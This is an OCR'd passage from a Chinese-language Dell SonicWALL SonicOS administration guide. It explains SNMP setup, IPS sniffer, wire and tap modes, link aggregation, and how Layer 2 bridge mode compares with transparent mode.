
启用和配置 *SNMP* 的步骤如下：

1 转至**系统 > SNMP** 页面。



2 选择**启用 SNMP**。

3 单击**接受**。**配置**图标激活，将显示**视图**、**用户/群组**和**访问**部分。



4 单击**配置**。将显示 **SNMP 设置**对话框。



5 在**系统名称**字段，输入将接收发自防火墙的陷阱的 SNMP 管理器系统的名称。

6 在**系统联系人**字段输入 SNMP 联系人的姓名或电子邮件地址。

7 在**系统位置**字段中，输入系统位置的描述，例如 3 楼实验室。

8 在**资产编号**字段中输入系统的资产编号。

9 在**获取团体名称**字段，输入拥有获取来自防火墙的 SNMP 信息的权限的团体名称，例如公用。

10 在**捕获团体名称**字段，输入将用来从防火墙向 SNMP 管理器发送 SNMP 陷阱的团体名称，例如公用。

11 在**主机 1/2/3/4** 字段中，输入将会接收陷阱的 SNMP 管理器系统的 IP 地址。

12 单击**确定**。

配置安全服务（统一威胁管理）

在此部分启用的设置将用于控制在 IPS 探查器模式下检测的恶意流量类型。通常需要启用入侵保护，但也可能需要启用其他安全服务，例如网关防病毒或防间谍软件。

要启用安全服务，您的 SonicWALL 必须已获得这些服务的授权，并且必须从防火墙数据中心下载特征码。如需启用和配置 IPS、GAV 和防间谍软件的完整说明，请参见本指南的安全服务部分。

配置日志

您可以在**日志 > 设置**页面配置日志来记录防火墙所检测到的攻击条目。关于启用日志的方法，请参见第 1497 页的日志 > 设置。

将镜像交换机端口连接到 IPS 探查器模式接口

使用标准 Cat-5 以太网电缆，将镜像交换机端口连接到桥接对的任一接口。网络流量将自动从交换机发送到防火墙并在防火墙上进行检测。

如需设置镜像端口的说明，请参阅交换机文档。

连接和配置连接数据中心的 WAN 接口

将防火墙上的 WAN 端口（通常为端口 X1）连接到您的网关或拥有网关访问权的设备。防火墙将自动与防火墙数据中心进行通信。如需配置 WAN 接口的详细说明，请参见第 252 页的配置 WAN 接口。

配置有线和 Tap 模式

SonicOS 支持有线模式和 Tap 模式，这两种模式提供了新的方法来实现无干扰的网络增量插入。表 26 说明有线和 Tap 模式。

注：NSA 2600 及更新设备支持有线模式。

表 25. 有线和 Tap 模式设置

有线模式设置	说明
旁路模式	旁路模式用于快速和相对无干扰地将防火墙硬件引入网络中。在选择网络插入点（例如核心交换机与外围防火墙之间、虚拟机服务器场前面、数据分类域之间的转换点）后，将把防火墙插入物理数据路径，且只需极短的维护时间窗。防火墙上的一对或多对交换机端口将用于以全线速转发跨分段的所有数据包，且所有数据包都保留在防火墙的 240Gbps 交换机结构上，而不是向上传递至多核检测和加强路径。尽管旁路模式不提供任何检测或防火墙功能，但此模式允许您通过物理方式，以最小的故障时间和风险，在网络中引入防火墙，并通过新插入的联网和安全基础架构组件获得一定级别的保障。您随即可通过简单的用户界面驱动的重新配置，从旁路模式瞬间转换至检测或安全模式。
检测模式	检测模式是对旁路模式的扩展，而且无需对低风险、零延迟的数据包路径做出任何功能性更改。数据包继续通过防火墙的交换机结构，但同时也会镜像至多核 RF-DPI 引擎，以用于被动检测、分类和流量报告。这样无需任何实际的中间处理，便施展了防火墙的应用程序智能和威胁检测功能。
安全模式	安全模式是检测模式的发展，它将防火墙的多核处理器主动介入到数据包处理路径中。这样可以充分运用检测和策略引擎的全套功能，包括应用程序智能和控制、入侵保护服务、基于网关和云的防病毒、防间谍软件以及内容过滤等。安全模式可提供与常规 NAT 或 L2 桥接模式部署相同级别的可见性和加强，但却没有任何 L3/L4 转换，也无需更改 ARP 或路由行为。因此，安全模式提供了可逐步实现的 NGFW 部署，而且对现有网络设计无需任何逻辑更改，而只需极少的物理更改。 在为 VLAN 转换创建有线模式对时应使用安全模式。
Tap 模式	Tap 模式提供了与检测模式相同的可见性，但与后者不同的是，它通过防火墙上的单个交换机端口接收镜像数据包流，因此无需物理形式的中间插入。Tap 模式设计用于采用网络分流器、智能分流器、端口镜像或 SPAN 端口的环境，以便将数据包发送至外部设备进行检测或收集。与其他所有形式的有线模式类似，Tap 模式可在多个并发的端口实例上工作，并支持来自多个分流器的不连续流。

表 26总结了几种接口配置模式之间的主要功能差异：

表 26. 有线模式：功能区别

接口配置	旁路模式	检测模式	安全模式	Tap 模式	L2 桥接、透明、NAT、路由模式
Active/Active 集群 [1]	否	否	否	否	是
应用程序控制	否	否	是	否	是
应用程序可见性	否	是	是	是	是
ARP/路由/NAT[1]	否	否	否	否	是
综合反垃圾邮件服务 [1]	否	否	否	否	是
内容过滤	否	否	是	否	是
DHCP 服务器 [1]	否	否	否	否	是 [2]
DPI 检测	否	是	是	是	是
DPI 保护	否	否	是	否	是
DPI-SSL[1]	否	否	是	否	是

表 26. 有线模式：功能区别

接口配置	旁路模式	检测模式	安全模式	Tap 模式	L2 桥接、透明、NAT、路由模式
高可用性	是	是	是	是	是
链路状态传播 [3]	是	是	是	否	否
状态包检测	否	是	是	是	是
强制 TCP 握手 [4]	否	否	否	否	是
虚拟组 [1]	否	否	否	否	是
VLAN 转换	否	否	是	否	否

1. 这些功能或服务对于在有线模式下配置的端口不可用，但对于在其他兼容工作模式下配置的所有接口，仍可在系统范围内使用。
2. 在 L2 桥接模式下不可用。
3. 借助**链路状态传播**功能，有线模式对中的接口会对转换其合作伙伴所触发的链路状态进行镜像。这对于冗余路径网络中的正确操作至关重要。
4. 根据设计，已在有线模式下禁用，以便在沿冗余或非对称路径使用多个有线模式路径或多个防火墙单位的情况下支持在网络中的其他位置发生故障切换事件。

注：在有线模式下工作时，防火墙的专用“管理”接口将用于本地管理。要启用远程管理和动态安全服务以及应用程序智能更新，必须配置 WAN 接口（与有线模式接口分离）用于互联网连接。由于 SonicOS 支持几乎包含任何组合的混合模式接口，因此可以轻松实现这一点。

配置有线模式的接口

可以在除无线区域以外的 WAN、LAN、DMZ 和自定义区域配置有线模式。有线模式是二层桥接模式的简化形式，且配置为一对接口。在有线模式下，目标区域为**配对接口区域**。有线模式对将基于源**区域**及其**配对接口区域**之间的流量方向应用访问规则。例如，如果源**区域**为 **WAN**，**配对接口区域**为 **LAN**，则根据流量方向应用 WAN 到 LAN 和 LAN 到 WAN 规则。

在有线模式下，您可以启用**链接状态传播**，将某个接口的链路状态传播到其配对的接口。如果某个接口发生故障，强制停用其配对接口，以镜像第一个接口的链路状态。有线模式对中的两个接口始终具有相同的链路状态。

在有线模式下，您可以**禁用状态检测**。选择**禁用状态检测**时，将关闭状态数据包检测。未选择**禁用状态检测**时，无需强制 3 路 TCP 握手即可建立新连接。如果部署了非对称路由，则必须选择**禁用状态检测**。

配置有线模式的接口的步骤如下：

1 在**网络 > 接口**页中，单击想要配置有线模式的接口对应的**配置**图标。将显示**编辑接口**对话框。

2 在**区域**下拉菜单中，选择除 WLAN 以外的任何区域类型。

3 要配置该接口用于 Tap 模式，请在**模式/ IP 分配**下拉菜单中选择**分接模式（1-端口分接）**。

- 要配置该接口有线模式，请在**模式/ IP 分配**下拉菜单中选择**有线模式（2-端口有线）**。

4 在**有线模式类型**下拉菜单中，选择相应的模式：

- 旁路（通过内部交换机/中继）
- 检测（镜像流量的被动 DPI）
- 安全（内联流量的主动 DPI）

5 在**配对接口**下拉菜单中，选择将要连接到上游防火墙的接口。配对接口必须是相同类型的接口（两个 1 GB 接口或两个 10 GB 接口）。

注：配对接口下拉菜单中仅提供未分配的接口。要使某个接口成为未分配接口，请单击其“配置”按钮，并在区域下拉菜单中选择未分配。

6 单击**确定**。

配置有线模式用于 WAN/LAN 区域对

以下配置是关于如何配置有线模式的示例。此示例用于与 LAN 区域配对的 WAN 区域。有线模式也可以配置用于 DMZ 和自定义区域。

配置有线模式用于 *WAN/LAN* 区域对的步骤如下：

1 转至**网络 > 接口**。

2 单击以下按钮之一：

- **添加接口**按钮。
- 单击想要配置的接口的**配置**图标。

将显示**添加/编辑接口**对话框。

3 在**常规**选项卡下面的 **IP 分配**列表中，选择**有线模式（2-端口有线）**。



4 在**区域**列表中，选择 **WAN**。

5 在**配对接口区域**列表中，选择 **LAN**。

6 选择**禁用状态检测**选项。

7 选择**启用链接状态传播**选项。

8 单击**确定**按钮。

带有链路聚合的有线模式

链路聚合 (LAG) 用于将多个链路捆绑为单个接口以增加带宽。要检测 LAG 接口上的流量，可以内联方式连接 Dell SonicWALL 网络安全设备，以便将一个链路上发送的数据包透明地桥接至目的地。支持现有的链路状态传播等有线模式功能。每个 LAG 支持多达 8 个成员。

有线模式和链路聚合都在 SonicOS 的**网络 > 接口**页中配置。在接口配置页面的**高级**选项卡中，显示了未分配的接口列表。管理员可以为有线模式连接的每一端选择成员接口。每一端的成员数量必须相等。建议成员接口的类型和带宽大小也相互匹配。

配置带有 *LAG* 的有线模式的步骤如下：

1 转至**网络 > 接口**页

2 单击想要配置的接口的配置图标。

在常规选项卡下面：

3 在**区域**菜单中，选择需要的区域。

4 在**模式/ IP 分配**菜单中，选择**有线模式（2-端口有线）**。

5 在**有线模式类型**菜单中，选择**安全（内联流量的主动 DPI）**。

6 在**成对接口**菜单中，选择需要的接口。

7 在**配对接口区域**菜单中，选择需要的接口。



8 （可选）如果需要，选择**禁用状态检测**选项。


9 （可选）如果需要，选择**启用链接状态传播**选项。

在“高级”选项卡下：


10 在**冗余/聚合端口**菜单中，选择**链路聚合**。

11 对于**聚合端口**，选择需要的端口。

12 对于**配对接口聚合端口**，选择需要的端口。



13 单击**确定**。该配置随即显示在**网络 > 接口**页的表格中。



二层桥接模式

SonicOS 包括 **L2（2 层）桥接模式**，以不显眼的方式将防火墙集成到任何以太网网络。二层桥接模式表面上与 SonicOS 的**透明模式**相似，因为它使得防火墙能够在两个接口之间共享公共子网，以及对所有流经的 IP 流量执行状态检测和深度包检测，但二层桥接模式的功能更加全面。

特别是，二层桥接模式采用了安全学习桥接体系结构，使其能够传递和检测其他许多透明安全设备集成方法所无法处理的流量类型。利用二层桥接模式，可以无干扰地将 Dell SonicWALL 安全设备添加到任何以太网网络，从而为所有流经的 IPv4 TCP 和 UDP 流量提供内联式深度包检测。在此应用场景中，防火墙没有用于加强安全性，而是用于双向扫描、阻止病毒和间谍软件以及入侵企图。

与其他透明解决方案不同，二层桥接模式可传递所有流量类型，包括 IEEE 802.1Q VLAN、生成树协议、多播、广播和 IPv6，从而确保无中断地继续所有网络通信。

二层桥接模式的全面性还体现在可以使用它来配置 **IPS 探查器模式**。Dell SonicWALL 安全设备支持 IPS 探查器模式，后者使用桥接对的单个接口来监控来自交换机上的镜像端口的网络流量。IPS 探查器模式提供入侵检测，但无法阻止恶意流量，因为防火墙未以内联方式接入流量流动。如需 IPS 探查器模式的更多信息，请参见第 238 页的 IPS 探查器模式。

二层桥接模式为具备以下特征的网络提供了理想的解决方案：已具备现有防火墙，但不计划立即更换其现有防火墙，而是希望增加 SonicWALL 深度包检测的安全性（例如入侵保护服务、网关防病毒和网关防间谍软件等安全服务）。如果您没有订阅 SonicWALL 安全服务，您可以在 SonicWALL 的**安全服务 > 摘要**页中注册免费试用。

也可以在高可用性部署中使用二层桥接模式。此应用场景将在第 280 页的具有高可用性的二层桥接模式中说明。

注：二层桥接模式不支持链路聚合。

主题：

- 第 270 页的SonicOS 二层桥接模式的主要功能
- 第 270 页的配置二层桥接模式和透明模式的重要概念
- 第 271 页的二层桥接模式与透明模式的比较
- 第 276 页的二层桥接路径确定
- 第 277 页的二层桥接接口区域选择
- 第 278 页的示例拓扑

SonicOS 二层桥接模式的主要功能

下表总结了二层桥接模式各项主要功能的优点：

表 27. SonicOS 二层桥接模式密钥功能和优点

功能	优点
带有深度包检测的二层桥接	这种透明操作方法意味着，无需重新编址或重新配置即可将 Dell SonicWALL 安全设备添加到任何网络中，从而实现在不破坏现有网络设计的情况下增加深度包检测安全服务。二层桥接模式的开发兼顾连接性和安全性，可传递所有以太网帧类型，从而确保无缝的集成。
安全学习桥接体系结构	真正的二层行为意味着，所有允许的流量都以本机方式流经二层桥接。其他透明操作方法都有赖于 ARP 和路由操控来实现透明度，事实证明这种做法常常出现问题；而二层桥接模式则动态地学习网络拓扑，从而确定最优流量路径。
通用以太网帧类型支持	所有以太网流量都可以通过二层桥接，这意味着可以无中断地继续所有网络通信。其他许多透明操作方法仅支持 IPv4 流量，而二层桥接模式将检测所有 IPv4 流量，并传递（或在需要时阻止）其他所有类型的流量，包括 LLC、所有以太网类型，甚至包括专有的帧格式。
混合模式操作	二层桥接模式可并发提供二层桥接和常规安全设备服务，例如路由、NAT、VPN 和无线操作。这意味着，它可以在网络的一个网段中用作二层桥接，同时为网络的其余部分提供全套安全服务。它还允许引入 Dell SonicWALL 安全设备作为单纯的二层桥接，并提供平滑的迁移路径迁移至完整的安全服务操作。
无线二层桥接	对多个区域类型（包括 LAN、WLAN、DMZ 或自定义区域）使用单个 IP 子网。此功能使得无线和有线客户端可以无缝地共享相同的网络资源，包括 DHCP 地址。二层协议可在配对的接口之间运行，从而允许多种流量类型流经桥接，包括广播和非 IP 数据包。

配置二层桥接模式和透明模式的重要概念

在提到二层桥接模式的操作和配置时，将会用到以下术语：

- **二层桥接模式** – 一种配置 Dell SonicWALL 安全设备的方法。利用此方法，防火墙能够以内联方式插入现有网络，并具有绝对的透明性（甚至超越了透明模式所提供的透明性）。二层桥接模式还指为置入桥接对的次要桥接接口所选择的 *IP* 分配配置。
- **透明模式** – 一种配置 Dell SonicWALL 安全设备的方法。利用此方法，可通过使用自动应用的 ARP 和路由逻辑在两个或更多个接口之间生成单个 IP 子网，无需重新配置 IP 即可在现有网络中插入防火墙。
- **IP 分配** – 在配置受信任的接口 (LAN) 或公用 (DMZ) 接口时，接口的 IP 分配可能是：
  - **静态** – 手动输入接口的 IP 地址。
  - **透明模式** – 使用落入 WAN 主 IP 子网范围内的地址对象（主机、范围或组）来分配接口的 IP 地址，从而有效地生成从 WAN 接口到所分配的接口的子网。
  - **二层桥接模式** – 置于此种模式的接口将成为将之配对到的主桥接接口的次要桥接接口。之后，生成的桥接对的行为将与拥有完全二层透明性的两端口学习桥接相似，且将对所有流经桥接对的 IP 流量进行完全状态故障切换和深度包检测。
- **桥接对** – 构成主桥接接口和次要桥接接口的逻辑接口组。术语主要和次要并不暗示任何固有的操作主导或从属级别；两个接口将继续根据其区域类型进行处理，并根据所配置的访问规则传递 IP 流量。经过桥接对的非 IPv4 流量由次要桥接接口上的阻塞所有非 *IPv4* 流量设置进行控制。系统可以支持的桥接对数量与它能提供的接口对数量相同。或者说，最大桥接对数量等于平台上的物理接口数量的一半。拥有桥接对成员资格不妨碍接口的常规行为；例如，如果将 X1 配置为与次要桥接接口 X3 配对的主桥接接口，则 X1 可以在作为主 WAN（传统角色）工作的同时，通过自动添加的 *X1* 默认 *NAT* 策略执行用于互联网绑定流量的 NAT。

- **主桥接接口** – 在为其配对次要桥接接口后分配给接口的名称。主桥接接口可能属于不信任的 (WAN)、受信任的 (LAN) 或公用 (DMZ) 区域。
- **次要桥接接口** – 分配给已针对二层桥接模式配置其 IP 分配的接口的名称。次要桥接接口可能属于受信任的 (LAN) 或公用 (DMZ) 区域。
- **桥接管理地址** – 主桥接接口的地址由桥接对的两个接口共享。如果主桥接接口凑巧还是主 WAN 接口，则该地址将用于防火墙的出站通信，例如 NTP 和许可证管理器更新。连接到桥接对的任一网段的主机还可以使用桥接管理地址作为其网关，这在混合模式部署中很常见。
- **桥接合作伙伴** – 该术语用于指代桥接对的“另一个”成员。
- **非 IPv4 流量** - SonicOS 支持以下 IP 协议类型：ICMP (1)、IGMP (2)、TCP (6)、UDP (17)、GRE (47)、ESP (50)、AH (51)、EIGRP (88)、OSPF (89)、PIM-SM (103)、L2TP (115)。对于更多机密型 IP 类型（例如战斗无线电传输协议 (126)）以及非 IPv4 流量类型（例如 IPX 或当前使用的 IPv6 流量），防火墙均不在本机进行处理。二层桥接模式可配置为传递或丢弃非 IPv4 流量。
- **捕获桥接模式** – 这种可选的二层桥接工作模式可防止将已进入二层桥接的流量转发至非桥接对接口。默认情况下，二层桥接逻辑会将已进入二层桥接的流量沿 ARP 和路由表所确定的最优路径转发至其目的地。在某些情况下，最优路径可能涉及到路由至或 NAT 至非桥接对接口。激活捕获桥接模式可确保进入二层桥接的这类流量退出二层桥接，而不是采用在逻辑上最优的路径。一般而言，仅在具有冗余路径并且严格要求遵循路径的复杂网络才需要使用这种工作模式。
- **单纯的二层桥接拓扑** – 指的是将防火墙严格用于二层桥接模式，以便为网络提供内联式安全性的部署方式。这意味着，将把进入桥接对一端的所有流量绑定到另一端，而不会通过其他接口进行路由/NAT。这在以下情况下很常见：存在现有的外围安全设备；或者沿现有网络的部分路径（例如部门之间的路径或两个交换机之间的主干链路上的路径）需要内联式安全。单纯的二层桥接拓扑不是一种功能限制，而是对异构环境中的常见部署的一种拓扑描述。
- **混合模式拓扑** – 指代桥接对不是通过防火墙的唯一入口/出口点的部署情况。这意味着，进入桥接对一端的流量可能会通过其他接口进行路由/NAT。这在将防火墙用来为一个或多个桥接对提供安全性的同时，还提供下列服务时很常见：
  - 为桥接对或其他接口上的主机提供外围安全性，例如 WAN 连接性。
  - 为更多网段（例如受信任的 (LAN) 或公用 (DMZ) 接口，这时的通信将在这些网段上的主机与桥接对上的主机之间发生）提供防火墙和安全服务。
  - 使用 SonicPoint 提供无线服务（这时的通信将在无线客户端与桥接对上的主机之间发生）。

二层桥接模式与透明模式的比较

主题：

- 第 272 页的透明模式中的 ARP
- 第 272 页的透明模式中的 VLAN 支持
- 第 272 页的透明模式中的多个子网
- 第 272 页的透明模式中的非 IPv4 流量
- 第 272 页的二层桥接模式中的 ARP
- 第 272 页的二层桥接模式中的 ARP
- 第 273 页的二层桥接模式中的 VLAN 支持
- 第 273 页的二层桥接 IP 数据包路径
- 第 274 页的二层桥接模式中的多个子网
- 第 274 页的二层桥接模式中的非 IPv4 流量
- 第 275 页的二层桥接模式与透明模式的比较
- 第 276 页的透明模式相对二层桥接模式有的优点

尽管透明模式无需重新编址即可将运行 SonicOS 的安全设备引入到现有的网络中，但它拥有一定程度的干扰性，尤其对于 ARP、VLAN 支持、多个子网和非 IPv4 流量类型。考虑在此应用场景中，透明模式的 SonicWALL 设备刚刚添加到网络中，目的是实现最小干扰度的集成，尤其是：

- 极少或没有任何计划外故障时间
- 无需对网络的任何部分重新编址
- 无需重新配置或修改网关路由器（在由 ISP 控制路由器的情况下很常见）

透明模式中的 ARP

ARP – 在透明模式下，地址解析协议（网络接口卡上的唯一硬件地址通过该机制与 IP 地址进行关联）使用的是代理方式。如果左侧服务器上的工作站之前已将路由器 (192.168.0.1) 解析为其 MAC 地址 00:99:10:10:10:10，要使这些主机能够通过防火墙进行通信，必须先清除这条缓存的 ARP 条目。这是因为，防火墙为连接到以透明模式工作的接口的主机代理（或者说代其响应）了网关 IP (192.168.0.1)。因此，当左侧的工作站尝试解析 192.168.0.1 时，它所发送的 ARP 请求将由防火墙使用自己的 X0 MAC 地址 (00:06:B1:10:10:10) 进行响应。

此外，对于在 X1（主 WAN）接口收到的 ARP 请求，防火墙还代理了在透明范围（192.168.0.100 至 192.168.0.250）内指定并分配给以透明模式工作的接口的 IP 地址 ARP。如果路由器之前已将服务器 (192.168.0.100) 解析为其 MAC 地址 00:AA:BB:CC:DD:EE，要使路由器能够通过防火墙与该主机进行通信，必须先清除这条缓存的 ARP 条目。这通常需要通过路由器的管理界面或通过重启路由器来刷新路由器的 ARP 缓存。在清除路由器的 ARP 缓存后，它将为 192.168.0.100 发送新的 ARP 请求，而防火墙将使用其 X1 MAC 00:06:B1:10:10:11 来响应该请求。

透明模式中的 VLAN 支持

尽管上述关系图中描述的网络比较简单，但即使对于使用 VLAN 进行流量分段的更大型网络而言也很常见。只要该网络符合下列条件：交换机与路由器之间的链路为 VLAN 主干；透明模式的 SonicWALL 能够将 VLAN 终止为链路任一端的子接口，但它要求唯一编址；或者说，非透明模式工作要求至少在一端进行重新编址。这是因为，只有主 WAN 接口可以用作透明模式地址空间的源。

透明模式中的多个子网

对于大型网络而言，采用多个子网（这些子网可能在单个线路上、单独的 VLAN 中、多个线路上或采用某种组合）的情况很常见。尽管透明模式能够通过使用静态 ARP 和路由条目来支持多个子网（如技术说明 http://www.sonicwall.com/us/support/2134_3468.html 所述），但这个过程相当繁琐。

透明模式中的非 IPv4 流量

透明模式将丢弃（且通常会记录）所有非 IPv4 流量，阻止其传递其他流量类型，例如 IPX 或未处理的 IP 类型。

二层桥接模式解决了这些常见的透明模式部署问题，后面的章节将对此加以说明。

二层桥接模式中的 ARP

二层桥接模式采用的是学习桥接设计，依据此设计，它将动态确定哪些主机位于二层桥接（也称为“桥接对”）的哪些接口上。ARP 将在本机上通过，这意味着通过二层桥接通信的主机将会看到其对等方的实际主机 MAC 地址。例如，与路由器通信 (192.168.0.1) 通信的工作站将会视路由器为 00:99:10:10:10:10，而路由器将会视工作站 (192.168.0.100) 为 00:AA:BB:CC:DD:EE。

这种行为允许将以二层桥接模式工作的 SonicWALL 引入现有网络中，而不会对大多数网络通信造成除物理插入引起的瞬时中断以外的其他干扰。

请注意，在插入二层桥接模式的防火墙时，需要重新建立基于流的 TCP 协议通信（例如客户端与服务器之间的 FTP 会话）。这是设计决定的，目的是维护状态数据包检测所提供的安全性；由于状态数据包检查引擎无法获知在其之前已存在的 TCP 连接，因此它会丢弃这些既有的数据包，并记录事件“在不存在/已关闭的连接上收到 *TCP* 数据包；*TCP* 数据包已丢弃”。


二层桥接模式中的 VLAN 支持

在 Dell SonicWALL 安全设备上，二层桥接模式可针对流经二层桥接的 802.1Q VLAN 流量提供精确控制。VLAN 的默认处理方式是在流量通过二层桥接时，允许和保留所有 802.1Q VLAN 标签，同时仍旧对封装的流量应用所有防火墙规则以及状态检测和深度包检测。还可以进一步指定允许/禁止通过二层桥接的 VLAN ID 白/黑名单。

